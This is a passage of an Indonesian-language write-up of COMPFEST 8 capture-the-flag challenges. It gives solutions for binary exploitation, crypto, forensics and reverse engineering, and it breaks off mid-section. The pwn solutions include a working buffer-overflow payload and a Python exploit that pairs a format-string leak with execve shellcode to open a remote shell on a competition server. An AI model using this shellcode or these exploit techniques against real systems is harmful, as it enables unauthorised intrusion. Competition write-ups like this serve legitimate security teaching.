
COMPFEST 8

COMPETITION

CAPTURE THE FLAG



WRITEUP

Challenges

- **Binary Exploitation (PWN)**
  - I Can Guess Your Number
  - Canary
- **Cryptography (CRY)**
  - 9 Labours
  - CFCrypto
- **Forensic (FORE)**
  - Childish Chat
- **Reverse Engineering (REV)**
  - Secret Agent
  - Compress the Flag
- **Steganography (STEG)**
  - Mysterius Sound
- **Web Hacking (WEB)**
  - Maze
  - InDevelopment

PWN/I Can Guess Your Number

Terdapat service yang berisi permainan tebak angka dengan binary search. Range angka adalah 0 - 1023 (1024 angka), dan jumlah tebakan maksimum ada 10. Karena log2(1024) = 10, maka setiap angka akan dapat ditebak dengan benar sebelum melewati nilai MAXATT = 9.

Karena tidak bisa menang dengan jujur, kita harus mengganti nilai MAXATT ini agar bisa menang. Hal ini dapat dilakukan karena terdapat bug buffer overflow saat melakukan gets(in). Dari IDA diketahui struktur stack adalah sebagai berikut:

```
int v3;  // ecx@4
char in; // [sp+7h] [bp-11h]@4
int MAXATT;  // [sp+Ch] [bp-Ch]@1
```

Maka kita dapat men-goverwrite MAXATT saat mengisi variable in. Nilai MAXATT dapat kita overwrite dengan nilai yang kecil, misalkan nol dengan payload seperti ini (python):

```
print "A" * 5 + struct.pack('<I', 0x0)
print "YES"
```

Maka payload akan berhasil meng-overwrite MAXATT, namun:

```
You win

To get the flag enter the password:
DUMMY{_this_is_a_dummy_flag_lol_you_entered_a_wrong_password_}
```

Program akan meminta password yang dibaca dari file. Jika password salah, maka file “dummy_flag.txt” akan dibaca dan di-print. Jika benar, maka file “real_flag.txt” yang digunakan.

Salah satu solusi yang dapat dilakukan adalah mengoverwrite string “dummy_flag.txt” menjadi “real_flag.txt”, sehingga meskipun password salah, file flag sebenarnya akan tetap dibaca.

Struktur stack fungsi win() adalah sebagai berikut:

```
char password; // [sp+44h] [bp-64h]@2

int password_filename; // [sp+64h] [bp-44h]@1

int real_filename; // [sp+74h] [bp-34h]@1

int dummy_filename; // [sp+84h] [bp-24h]@1
```

Perhatikan bahwa password_filename tidak boleh diubah, karena jika salah akan mengakibatkan crash pada program. Variable dummy_filename dapat di-overwrite dengan:

```
print  "A" * (0x10) + "pass.txt" + struct.pack('<I', 0x0) \
       + struct.pack('<I', 0x0) * 4 + struct.pack('<I', 0x0) + "real_flag.txt"
```

Gabungkan kedua payload tadi dan kirimkan ke server untuk mendapatkan flag:

```
$ cat gen.py
import struct
print "A" * (5) + struct.pack('<I', 0x0)
print "YES"
print "A" * (0x10) + "pass.txt" + struct.pack('<I', 0x0) \
       + struct.pack('<I', 0x0) * 4 + struct.pack('<I', 0x0) + "real_flag.txt"

$ py gen.py | nc konigstiger.compfest.web.id 10075
Think of a number 0~1023, I can guess it with 10 questions or less

Answer with YES or NO:
Is it less than 512?
Invalid input
Is it less than 512?
You win
To get the flag enter the password:
CTFCF{this_is_not_a_dummy_flag_or_in_other_word_real_flag_yeay}
```

Catatan : memang terdapat kesalahan pada format flag untuk soal ini

PWN/Canary

Diberikan sebuah file executable ELF 64bit statically linked tanpa canary, NX, dan PIE, sehingga memungkinkan untuk diexploit dengan meng-execute shellcode yang tersimpan pada stack maupun .bss section. Statically linked juga berarti binary ini memiliki banyak ROP gadget yang dapat digunakan jika ingin menghindari pengunaan shellcode. Solusi problem setter menggunakan shellcode karena dirasa lebih simple.

Pseudocode fungsi vuln() adalah sebagai berikut:

```
int vuln() {
  int v0;  // ST00_4@1
  int v2;  // [sp+4h] [bp-22Ch]@1
  char v3; // [sp+200h] [bp-30h]@1
  int v4;  // [sp+22Ch] [bp-4h]@1

  v0 = rand();
  v4 = v0;

  puts(4816984LL);    // "#  Welcome to CompFest 8 Vulnerability Report Center  #"
  printf(-87);        // "[?] Report Title : "

  gets(&v3);

  printf(-64);        // "[?] Description for Report ID ["
  printf((unsigned __int64)&v3);    // v3
  puts(4817376LL);    // "] :"

  gets(&v2);
  if ( v0 != v4 )
  {
    stack_smashed();
    exit(1LL);
  }

  return puts(4817384LL);
}
```

Buffer overflow biasa pada v2 akan menghasilkan pesan error, dikarenakan nilai v4 ter-overwrite sehingga tidak sama dengan nilai v0 yang di-random.

Terdapat beberapa masalah pada binary ini:

A. rand() tidak di seed, sehingga random akan tetap menghasilkan nilai yang sama, yaitu 0x6b8b4567 (didapat dari breakpoint GDB)
B. terdapat bug string format pada printf(&v3)
C. terdapat bug buffer overflow karena read tak terbatas pada gets(&v2)

Untuk menggunakan shellcode, maka diperlukan leaking address stack. Hal ini dimungkinkan oleh bug format string (b). Karena ini adalah binary 64 bit, maka jika kita mengisi v3 dengan "%p", nilai yang akan keluar adalah nilai pada register RSI (urutan arg fungsi adalah RDI, RSI; RDI berisi format string pada printf).

Beruntung, nilai RSI mengeksekusi printf(&v3) adalah suatu alamat random (namun konsisten) pada stack. Nilai tersebut dapat kita ambil dengan cara memasukkan "%p" pada saat gets(&v3). Lalu address buffer v2 dapat didapatkan dengan menghitung offset. Dari GDB (breakpoint *0x0400E62, aslr off) diketahui nilai RSI adalah 0x7fffffffb6f0, dan buffer v2 berada pada 0x7fffffffddc4. Dari sini dapat diketahui nilai offset = 0x7fffffffddc4 - 0x7fffffffb6f0.

Langkah selanjutnya adalah melakukan overwrite ke RIP. Dari hasil coba-coba dengan GDB (atau jika ingin lebih fancy, dihitung dari value stack structure pada IDA), didapatkan struktur payload:

1. 552 byte junk
2. 8 byte nilai rand(), yaitu 0x6b8b4567
3. 8 byte junk (overwrite RBP)
4. 8 byte ret address (overwrite RIP)

Karena kita ingin menggunakan shellcode, maka shellcode dapat diletakkan pada bagian (a), dapat menggunakan NOP sled jika merasa tidak yakin dengan nilai address yang ter-leak (tapi hal ini tidak diperlukan pada solusi problemsetter).

Kirim payload tersebut dan didapatkan shell pada server. Lakukan `cat flag.txt` untuk mendapatkan "**CFCTF{th3_w1Nd_iS_tr0Ubl3d_ToD4y}**".

Script exploit problemsetter:

```
from os import system
import socket, struct, re, time

def recv_until(conn, str):
	buf = ''
	while not str in buf:
		buf += conn.recv(1)
	return buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("103.200.7.32", 10032))
print "[!] Connected to %s:%d" % (s.getpeername()[0], s.getpeername()[1])

RANDOM = 0x6b8b4567
RSI = 0x7fffffffb6f0
BUFFER = 0x7fffffffddc4
OFFSET = BUFFER - RSI

s.send('%p END\n')
recv_until(s, 'ID [')
leaked = recv_until(s, 'END] :')[:-7]

print "[+] Leaked address = [%s]" % leaked

shellcode =
'\x48\x31\xc0\x99\xb0\x3b\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x48\x
89\xe7\x57\x52\x48\x89\xe6\x0f\x05'

payload = ''
payload += shellcode
payload += 'A' * (552 - len(shellcode))
payload += struct.pack('<I', RANDOM)
payload += 'B' * 8
payload += struct.pack('<Q', int(leaked,16) + OFFSET)

s.send(payload + '\n')
```

```
import telnetlib
t = telnetlib.Telnet()
t.sock = s
t.interact()
s.close()
```

CRY/9 Labours

Diberikan suatu file zip berisi 11 file teks, yaitu 1 file hint awal, 9 file terenkripsi untuk mendekripsi flag dan 1 file berisi flag yang terenkripsi. Pada setiap file terdapat bagian yang diapit tanda * guna memberi petunjuk untuk mendekripsi file selanjutnya.

- Pada file "0 - Eurystheus.txt" terdapat hint *MOVE 9 STEPS TO THE RIGHT*

- Pada file "1 - Nemean Lion [c].txt", berdasarkan hint sebelumnya maka bagian ini dapat didekripsi dengan menggunakan caesar cipher dengan shift 9. Setelah didekripsi didapatkan hasil:

  ```
  CONGRATULATIONS FOR FINISHING YOUR FIRST TASK
  YOUR NEXT TRIAL IS THE LERNAEAN HYDRA
  YOU NEED HELP FROM YOUR NEPHEW IOLAUS
  BECAUSE *IOLAUS IS STRONG*
  ```

  Hint berikutnya adalah *IOLAUS IS STRONG*

- Pada file "2 - Lernaean Hydra [c].txt", berdasarkan hint sebelumnya maka bagian ini dapat didekripsi dengan menggunakan substitusi IOLAUS = STRONG. Substitusi selengkapnya yaitu:

  ```
  IOLAUS BCDEFGHJKMNPQRTVWXYZ
  STRONG QEFVIFBCDHPKLWUYAZXM
  ```

  Setelah didekripsi didapatkan hasil:

  ```
  THAT HYDRA WAS EASY WASN'T IT
  NOW YOU HAVE TO CATCH THE CERYNEIAN HYND
  *SEEK HELP FROM A MAN FROM FUTURE CALLED BELASSO*
  AND PRAY TO *ARTEMIS*
  ```

  Hint berikutnya adalah *BELASSO* dan *ARTEMIS*

- Pada file "3 - Ceryneian Hind [c].txt", berdasarkan hint sebelumnya, BELASSO merujuk pada Vigenere dan ARTEMIS merupakan keynya. Setelah didekripsi, didapatkan hasil:

  ```
  BRING TO ME THE ERYMANTHIAN BOAR
  CAREFUL THOUGH YOU HAVE TO KEEP HIM ALIVE
  HE MIGHT DIE FROM A THRUST OF *ARROW*
  SO YOU HAVE TO *USE APPLE INSTEAD OF IT*
  ```

  Hint berikutnya adalah *ARROW* dan *APPLE*

- Pada file "4 - Erymanthian Boar [c].txt", berdasarkan hint sebelumnya maka bagian ini dapat didekripsi dengan menggunakan substitusi ARROW = APPLE. Substitusi selengkapnya yaitu:

  ```
  ARROW BCDEFGHIJKLMNPQSTUVXYZ
  APPLE MNSYGKUHZCDFIBXJTVWQOR
  ```

  Setelah didekripsi didapatkan hasil:

  ```
  THE BOAR PROVES TO BE TOO WEAK FOR YOU
  NEXT ONE IS DIFFERENT: CLEAN THE AUGEAN STABLES
  THESE HORSES ARE SO SMART
  THEY CAN *COMMUNICATE THROUGH TELEGRAPH*
  ```

  Hint berikutnya adalah ***TELEGRAPH***

- Pada file "5 - Augean Stables [c].txt", berdasarkan hint sebelumnya maka bagian ini dapat didekripsi dengan menggunakan morse. Setelah didekripsi didapatkan hasil:

  ```
  TIME TO MOVES ON TO BIRDS
  THERE ARE ONLY *FOUR* OF THEM
  THEY ALL HAVE *SQUARE* SHAPE
  THE KEYWORDS ARE *HEPHAESTUS* AND *ARCADIA*
  ```

  Hint berikutnya adalah ***FOUR***, ***SQUARE***, ***HEPHAESTUS***, dan ***ARCADIA***

- Pada file "6 - Stymphalian Birds [c].txt", berdasarkan hint sebelumnya ***FOUR*** dan ***SQUARE*** merujuk pada Foursquare dan ***HEPHAESTUS*** dan ***ARCADIA*** merupakan keynya. Setelah didekripsi didapatkan hasil:

  ```
  CRETAN BULLS ARE NOT EASY
  GATHER THE WISDOM FROM YOUR *THIRD TASK*
  BUT NOW PRAY TO *ATHENA*, NOT ARTEMISX
  ```

  Hint berikutnya adalah ***THIRD TASK*** dan ***ATHENA***

- Pada file "7 - Cretan Bull [c].txt", berdasarkan hint sebelumnya, ***THIRD TASK*** merujuk pada task ketiga yaitu Ceryneian Hind yang didekripsi dengan menggunakan vigenere dan ***ATHENA*** yang merupakan keynya. Setelah didekripsi didapatkan hasil:

  ```
  BULLS ARE WEAK CREATURE
  NOW STEAL FOUR MAN-EATING HORSE
  THIS TIME PRAY TO *DIOMEDES*
  ```

  Hint berikutnya adalah ***DIOMEDES***

- Pada file "8 - Mares of Diomedes [c].txt", berdasarkan hint sebelumnya, ***DIOMEDES*** merupakan keynya. Sebenarnya "weak creature" merujuk pada penggunaan kembali vigenere. Setelah didekripsi didapatkan hasil:

```
GREAT JOB ON TAMING THE HORSES
NOW GO GET THE BELT OF HIPPOLYTA
USE A *MIRROR* TO CHECK IF YOU ALREADY WEAR IT
```

Hint berikutnya adalah *MIRROR*

- Pada file "9 - Girdle of Hippolyta [c].txt", berdasarkan hint sebelumnya *MIRROR* merujuk pada Atbash cipher. Setelah didekripsi didapatkan hasil:

```
I PROMISE THIS IS THE LAST THINGS YOU SHOULD DO
TO UNLOCK THE TRUTH, GATHER THESE

THE NINETY-SIXTH OF NEMEAN LION -> W
THE THIRTEENTH OF LERNAEAN HYDRA -> E
THE TWENTY-NINTH OF CERYNEIAN HYND -> A
THE TWENTY-FOURTH OF ERYMANTHIAN BOAR -> K
THE FORTY-EIGHT OF AUGEAN STABLES -> L
THE THIRTY-SECOND OF STYMPHALIAN BIRDS -> I
THE TWENTY-FIRST OF CRETAN BULL -> N
THE SIXTEENTH OF DIOMEDES MARES -> G

BECAUSE OF YOUR GOOD WORK UNTIL NOW
I REDUCE THE REMAINING TASK FOR YOU
INCLUDING THE TASK TO FIGHT CERBERUS
BECAUSE I KNOW YOU CAN'T CONTROL YOUR ANGER
THE REMAINING KEY IS HERE

THE FORTY-FIFTH OF THIS -> C
THE SIXTY-SIXTH OF THIS -> T
THE EIGHTIETH OF THIS -> O
THE TRUTH LIES IN AN ADVANCED THINGS
REMEMBER: ONLY COUNT THE ALPHABETS
```

Hasil yang didapatkan menyatakan bahwa keynya tersebar pada tiap file. Setelah menghitung didapatkan kata WEAKLINGCTO, namun sebenarnya terjadi kesalahan pada offset yang diberikan, seharusnya 81st, bukan 80th. Kami mohon maaf atas kesalahan pada soal ini. Hint selanjutnya adalah "ADVANCED THINGS" yang merujuk pada AES 128 CBC (dan telah disebutkan pada deskripsi soal).

- Keynya sudah didapat dan flag diberikan dalam bentuk base64. Setelah didekripsi didapatkan flagnya.

```
ok@y ~/Documents $ openssl enc -d -aes-128-cbc -a -in flag.txt -pass pass:WEAKLINGCTF
CFCTF{congratulations_you_have_unlocked_god_mode}
```

- Flag: **CFCTF{congratulations_you_have_unlocked_god_mode}**

CRY/CFCrypto

Dari membaca code CFCrypto.py (atau dari nama class Python-nya, 'block') dapat diketahui bahwa cryptography ini menggunakan sistem block cipher, tepatnya mode CBC karena IV/DV (Initial Value atau Derived Value) untuk setiap block merupakan encrypted text block sebelumnya.

Suatu block memiliki panjang tetap 16 byte. Key dan IV akan di pad dengan byte random jika panjangnya tidak habis dibagi 16. Enkripsi dilakukan per block, message awalnya di-prepend dengan 16 byte random dan di-padding dengan byte nol jika panjangnya tidak habis dibagi 16.

Perhatikan bahwa nilai IV awal tidak diperlukan saat dekripsi jika block pertama tidak dibutuhkan. Hal ini dikarekanan DV pada block kedua dan seterusnya adalah block sebelumnya pada string encrypted.

Suatu block di-encrypt dengan cara sebagai berikut:

1. Block awal (plaintext) di-xor dengan IV/DV
2. Lalu step ini diulang sebanyak 'rounds' kali :
    a. Block di-xor dengan key, dan di-shift ke kiri sekali. Contohnya, 'abcde' di shift ke kiri menjadi 'bcdea'.
3. Block ini merupakan block yang telah ter-encrypt, dan dijadikan DV untuk block selanjutnya.

Kelemahan pada cryptography ini terdapat pada encryptor dengan rounds 14 dan 15, serta penggunaan block sebelumnya sebagai DV secara langsung. Sebagai contoh, misalkan block hanya sepanjang 4 byte:

- Misalkan message merupakan array : [a, b, c, d]
- Lalu di-xor dengan DV : [a ^ dv1, b ^ dv2, c ^ dv3, d ^ dv4]
- Setelah di-xor satu round dengan key [k1, k2, k3, k4], block menjadi :

```
[a ^ dv1 ^ k1,
```

```
 b ^ dv2 ^ k2,
 c ^ dv3 ^ k3,
 d ^ dv4 ^ k4]
```

- Setelah di shift menjadi :

```
[b ^ dv2 ^ k2,
 c ^ dv3 ^ k3,
 d ^ dv4 ^ k4,
 a ^ dv1 ^ k1]
```

- Saat round kedua :

```
[b ^ dv2 ^ k2 ^ k1,
 c ^ dv3 ^ k3 ^ k2,
 d ^ dv4 ^ k4 ^ k3,
 a ^ dv1 ^ k1 ^ k4]
```

- Setelah shift :

```
[c ^ dv3 ^ k3 ^ k2,
 d ^ dv4 ^ k4 ^ k3,
 a ^ dv1 ^ k1 ^ k4,
 b ^ dv2 ^ k2 ^ k1]
```

- Saat round ketiga :

```
[c ^ dv3 ^ k3 ^ k2 ^ k1,
 d ^ dv4 ^ k4 ^ k3 ^ k2,
 a ^ dv1 ^ k1 ^ k4 ^ k3,
 b ^ dv2 ^ k2 ^ k1 ^ k4]
```

- Setelah shift :

```
[d ^ dv4 ^ k4 ^ k3 ^ k2,
 a ^ dv1 ^ k1 ^ k4 ^ k3,
```

```
b ^ dv2 ^ k2 ^ k1 ^ k4,
c ^ dv3 ^ k3 ^ k2 ^ k1]
```

Maka dv1 hingga dv4 pada block dapat dengan mudah dihilangkan dengan melakukan xor terhadap encrypted block sebelumnya. Misalkan pada block yang telah di-shift 3 kali (round ketiga), maka block sebelumnya (yaitu DV untuk block ini) harus di-shift ke kanan sekali baru di-xorkan ke block ini untuk menghilangkan nilai dv1 hingga dv4. Lakukan hal yang sama untuk block round 2, hanya saja DV harus di shift ke kanan dua kali.

Misalkan message yang sama (dan diketahui message-nya apa) di encrypt dengan key yang sama dengan rounds 2 dan 3, maka kita dapat mengetahui key yang digunakan:

- Shift ciphertext round 2 ke kiri sekali menjadi:

```
[d ^ k4 ^ k3,
 a ^ k1 ^ k4,
 b ^ k2 ^ k1,
 c ^ k3 ^ k2]
```

- Dapat dibandingkan kedua chipertext tersebut, index ke-0 pada chipertext round 2 (setelah shift) dan round 3:
  - - Round 2 index 0 : `(d ^ k4 ^ k3     )`
  - - Round 3 index 0 : `(d ^ k4 ^ k3 ^ k2)`
- Maka jika index ke-0 kedua ciphertext tersebut di-xor:

```
(d ^ k4 ^ k3) ^ (d ^ k4 ^ k3 ^ k2)
     = (d ^ d) ^ (k4 ^ k4) ^ (k3 ^ k3) ^ k2
     =    0    ^     0     ^     0     ^ k2
     = k2
```

Sehingga key index ke-i dapat didapatkan dengan meng-xor kedua ciphertext tersebut. Hal yang sama berlaku untuk panjang block 16 byte dengan round (16-1) dan (16-2), yaitu round 14 dan 15.

Maka key yang digunakan (yang dirandom pada main()) dan flag dapat diketahui dengan melakukan:

- Generate new encryptor dengan round 14, encrypt message yang diketahui (sebut saja e14)
- Generate new encryptor dengan round 15, encrypt message yang diketahui (sebut saja e15)
- Get flag dengan encryptor round 15 (sebut saja flag15)
- Pisahkan string e14 dan e15 menjadi dua bagian (block), block DV dan block message, masing-masing 16 byte. Jika e14/e15 panjangnya lebih dari 32 byte, ambil 32 byte pertama saja.
- Hilangkan nilai DV yang ter-xor pada e14/e15
- Shift e14 dan e15 sehingga ter-align (posisi index pesan sama)
- XOR e14 dan e15, menghasilkan key
- Decrypt flag15 dengan key yang didapatkan, nilai IV bebas

Congrats! Here is the flag :

CFCTF{xor_is_never_a_very_good_idea}

Script solver problemsetter:

```
import CFCrypto
import base64

# plaintext  = 'sattvika'
# e14, e15   = 'sattvika' encrypted with round 14 and round 15
e14    = [ord(c) for c in base64.b64decode('y4RHfgNk9QmwTKZa9Ls4FImSfWk+E9Ut2ECRrAk0L+Q=')]
e15    = [ord(c) for c in base64.b64decode('BmnE5ys0fh4mDITo7eSZVsOs3iDE2bMR90yNLyaHn3c=')]

# flag15     = flag encrypted with round 15
flag15 =
base64.b64decode('ZjMeXF/rPF4JRg5gfygvE+/8iuBsqWRMpULn7ctnNuE3RQpu341nBqiupGwZgV+eVLrV4UE0E
TznsXBhxwWfwzfsMzPTt6NK0+Jfv/DEGhSBkzqjZFdZp8K5Y/Rxmr/0')

dv14 = e14[:16]
m14  = e14[16:]

dv15 = e15[:16]
```

```
m15  = e15[16:]

enc = CFCrypto.Block("key", "iv", 14)

# shift kanan dua kali
dv14 = enc._shiftR(dv14)
dv14 = enc._shiftR(dv14)

# shift kanan sekali
dv15 = enc._shiftR(dv15)

# hilangkan nilai DV
m14 = enc._xor(m14, dv14)
m15 = enc._xor(m15, dv15)

# align kedua block sehingga index pertama
# berisi key index pertama
for i in range(15 + 2):
        m15 = enc._shiftR(m15)

for i in range(14 + 2):
        m14 = enc._shiftR(m14)

print "DV14 : " + str(dv14)
print "DV15 : " + str(dv15)
print ""

# dapatkan key
x = []
for i in range(len(m15)):
        x.append( m15[i] ^ m14[i])

key = "".join([chr(c) for c in x])
print "Key  : " + str(x)
print "Key  : " + key
print ""

# decrypt!
dec = CFCrypto.Block(key, 'safsf', 15)
print dec.decrypt(flag15)
```

FORE/Childish Chat

Diberikan sebuah file network traffic dump dengan format PCAP. Jika dilihat dengan menu Statistics -> Conversations pada Wireshark, terdapat conversation menarik antara IP local 192.168.1.1 dan 192.168.1.2. Dengan filter `ip.addr==192.168.1.101 && ip.addr==192.168.1.102` didapatkan traffic yang menarik:

```
-----BEGIN PUBLIC KEY-----
MHIwDQYJKoZIhvcNAQEBBQADYQAwXgJXOjd6PoH+HKmOW0jG/WQiuZ9/bvA+gEQu
EdRVLIsoXJNMdtUdWN31jGAJZiGbkKvN/WJJ1b9JEbY4OukYEOu95qhz5xsmkEJt
13e4xctZjQNIpY/9hOeLAgMBAAE=
-----END PUBLIC KEY-----
--SECCHAT_START--
*...h...o...1..z.u\
..l.w4..&.......?.."......=5....]...gc..Z...)..gg..7.m+....X..V6...L
--SECCHAT_END----SECCHAT_START--
1..!..\.(..#..........Y5-..t
@......)^!..=...r..H.LUC.ym..\v.Q=....o..h.#.0$ou)...$?.X.
--SECCHAT_END----SECCHAT_START--
)..o...{9E...D......Z.r........bv.Q.r.?....jF.Z..i.I.@1.....d..g}k
.S.5..$.......V.L..?
--SECCHAT_END----SECCHAT_START--
..|D....2u.
8sOf..............]xf~[n.4]...A..U..%...[.,8H#}..>......2....k..}..i.J...Cf
--SECCHAT_END--
```

Pada intinya, masing-masing IP saling mengirimkan public key RSA. Setelah key exchange selesai, kedua IP saling bertukar pesan dengan header "`--SECCHAT_START--`" dan footer "`--SECCHAT_END--`".

Skema message exchange diasumsikan sebagai berikut:

1. A mendapat public key dari B
2. Saat A ingin mengirim pesan ke B, pesan di-encrypt dengan public key milik B terlebih dahulu

3. B menerima pesan dan di-decrypt dengan private key miliknya

Maka, kita harus memfaktor kedua public key tersebut:

```
$ openssl rsa -text -modulus -pubin < a.pub
Public-Key: (696 bit)
Modulus:
    00:dc:da:25:67:a0:46:17:c7:ad:93:74:9e:92:28:
    3b:5f:06:ab:19:89:4a:e3:6b:d3:a2:f2:91:02:9d:
    3c:c9:96:c4:9c:a8:a0:3d:cb:31:7f:04:f4:67:0d:
    69:7b:a7:ea:19:91:63:9e:73:50:59:f8:d3:5b:5d:
    33:20:97:19:b6:d1:e7:a7:66:7e:21:bc:94:b1:a6:
    3a:ec:0e:b1:32:26:bf:09:84:71:b9:8f:1d
Exponent: 65537 (0x10001)
Modulus=DCDA2567A04617C7AD93749E92283B5F06AB19894AE36BD3A2F291029D3CC996C49CA8A03DCB317F04F
4670D697BA7EA1991639E735059F8D35B5D33209719B6D1E7A7667E21BC94B1A63AEC0EB13226BF098471B98F1D

$ openssl rsa -text -modulus -pubin < b.pub
Public-Key: (694 bit)
Modulus:
    3a:37:7a:3e:81:fe:1c:a9:8e:5b:48:c6:fd:64:22:
    b9:9f:7f:6e:f0:3e:80:44:2e:11:d4:55:2c:8b:28:
    5c:93:4c:76:d5:1d:58:dd:f5:8c:60:09:66:21:9b:
    90:ab:cd:fd:62:49:d5:bf:49:11:b6:38:3a:e9:18:
    10:eb:bd:e6:a8:73:e7:1b:26:90:42:6d:d7:77:b8:
    c5:cb:59:8d:03:48:a5:8f:fd:84:e7:8b
Exponent: 65537 (0x10001)
Modulus=3A377A3E81FE1CA98E5B48C6FD6422B99F7F6EF03E80442E11D4552C8B285C934C76D51D58DDF58C600
966219B90ABCDFD6249D5BF4911B6383AE91810EBBDE6A873E71B2690426DD777B8C5CB598D0348A58FFD84E78B
```

Karena modulus (N) cukup kecil, maka dapat dicoba difaktorkan dengan algoritma Pollard Rho, atau factordb.com. Dari factordb.com didapatkan nilai p dan q untuk masing public key. Dari nilai p dan q ini dapat dibuat private key untuk kedua IP. Lalu tinggal mendecrypt seluruh message yang di-capture. Berikut contoh script decryptor, seluruh message tersimpan pada “fromA.txt” (dari 192.168.1.1 ke 192.168.1.2) dan “fromB.txt” (dari 192.168.1.2 ke 192.168.1.1):

```
from Crypto.PublicKey import RSA
import re

def egcd(a, b):
	if a == 0:
		return (b, 0, 1)
	else:
		g, y, x = egcd(b % a, a)
		return (g, x - (b // a) * y, y)

def modinv(a, m):
	gcd, x, y = egcd(a, m)
	if gcd != 1:
		return None  # modular inverse does not exist
	else:
		return x % m

def getkey(p, q):
	e = 0x10001L
	phi = (p-1)*(q-1)
	d = modinv(e, phi)
	return RSA.construct((p*q, e, d))

def split_chat(s):
	r = []

	for m in re.finditer('(--SECCHAT_START--)(.*?)(--SECCHAT_END--)', s,
flags=re.MULTILINE | re.DOTALL):
		r.append(m.group(2).strip())

	return r

def main():
	ap = 6229631671L
	aq =
455277560719798666052003252698312112220245810923586403315461353518436973193577411393038716254760409775089892357790844294247320598173691644847444568713428406748254889468620582408542275986752227259004911L

	bp = 3826439821L
```

```
        bq = 19538435283791947602687843188286662316707143001665298484129298366813815133805167348364124622569003156144826164891402384422424518751101524442311744166346474417610650247067946093430131034635359648144503L

        key_a = getkey(ap, aq)
        key_b = getkey(bp, bq)

        from_a = split_chat(open('fromA.txt', 'rb').read())
        from_b = split_chat(open('fromB.txt', 'rb').read())

        for s in from_a:
                print key_b.decrypt(s)

        print '========'

        for s in from_b:
                print key_a.decrypt(s)

if __name__ == '__main__':
        main()
```

Dari script tersebut, didapatkan message :

```
$ py solve.py
Hi Bob!
They won't know what we're talking about.
I only have first half.
I'd gladly give it to you. It's CFCTF{T0geth3r_wE_c4n
========
Hi Alice!
Of course. Do you know the flag for this problem?
I have the second half. Would you like to share?
Thank you, the second part is _f4ce_aNy_ch4ll3nGEs}
```

Flag : CFCTF{T0geth3r_wE_c4n_f4ce_aNy_ch4ll3nGEs}

REV/Secret Agent

Diberikan sebuah binary yang menerima input (flag), dan melakukan verifikasi apakah input tersebut benar merupakan flag. Pseudocode C dari IDA adalah sebagai berikut:

```
int __cdecl main(int argc, const char **argv, const char **envp) {
  signed __int64 v3; // rtt@19
  signed int valid; // [sp+4h] [bp-3Ch]@1
  signed int i; // [sp+8h] [bp-38h]@3
  signed int j; // [sp+Ch] [bp-34h]@7
  int sum1; // [sp+10h] [bp-30h]@14
  signed int sum2; // [sp+10h] [bp-30h]@27
  signed int k; // [sp+14h] [bp-2Ch]@14
  signed int l; // [sp+18h] [bp-28h]@18
  signed int m; // [sp+1Ch] [bp-24h]@27
  char s[10]; // [sp+20h] [bp-20h]@1
  __int64 v15; // [sp+38h] [bp-8h]@1

  v15 = *MK_FP(__FS__, 40LL);
  puts("Enter password:");
  valid = 1;
  __isoc99_scanf(4196868LL, s);
  if ( strlen(s) != 10 )
    valid = 0;
  for ( i = 0; i <= 9; ++i )
  {
    if ( s[i] <= 96 || s[i] > 122 )
      valid = 0;
    for ( j = 0; j < i; ++j )
    {
      if ( s[i] == s[j] )
        valid = 0;
    }
  }
  sum1 = 0;
  for ( k = 1; k <= 9; k *= 2 )
  {
```

```
    if ( k > 1 && s[k] < s[k / 2] )
      valid = 0;
    for ( l = 2; s[k] > l; ++l )
    {
      LODWORD(v3) = s[k];
      HIDWORD(v3) = s[k] >> 32;
      if ( !(v3 % l) )
        valid = 0;
    }
    sum1 += s[k];
  }
  if ( sum1 != 422 )
    valid = 0;
  sum2 = 0;
  for ( m = 1; m <= 100; ++m )
  {
    sum2 += m;
    if ( s[5] == sum2 )
    {
      if ( s[5] & 1 )
        break;
    }
    if ( s[5] < sum2 )
      valid = 0;
  }
  if ( s[8] - s[0] != 1 || s[2] - s[3] != 2 )
    valid = 0;
   if ( 6 * s[6] != 690 || s[7] - s[6] != 1 || s[9] != 11 * (s[9] / 11) || 11 *
(s[9] / 11) != 121 )
    valid = 0;
  if ( valid )
    printf("OK! the flag is CFCTF{%s}\n", s);
  else
    puts("WRONG PASSWORD!");
  return *MK_FP(__FS__, 40LL) ^ v15;
}
```

Dari pseudocode diketahui panjang input adalah 10 karakter. Mengikuti pengecekan panjang input, terdapat beberapa pengecekan tambahan, yaitu:

No	Code	Arti

1	`for ( i = 0; i <= 9; ++i ) {`
	`  if ( s[i] <= 96 || s[i] > 122 )`
	`  valid = 0;`
	`  for ( j = 0; j < i; ++j ) {`
	`  if ( s[i] == s[j] )`
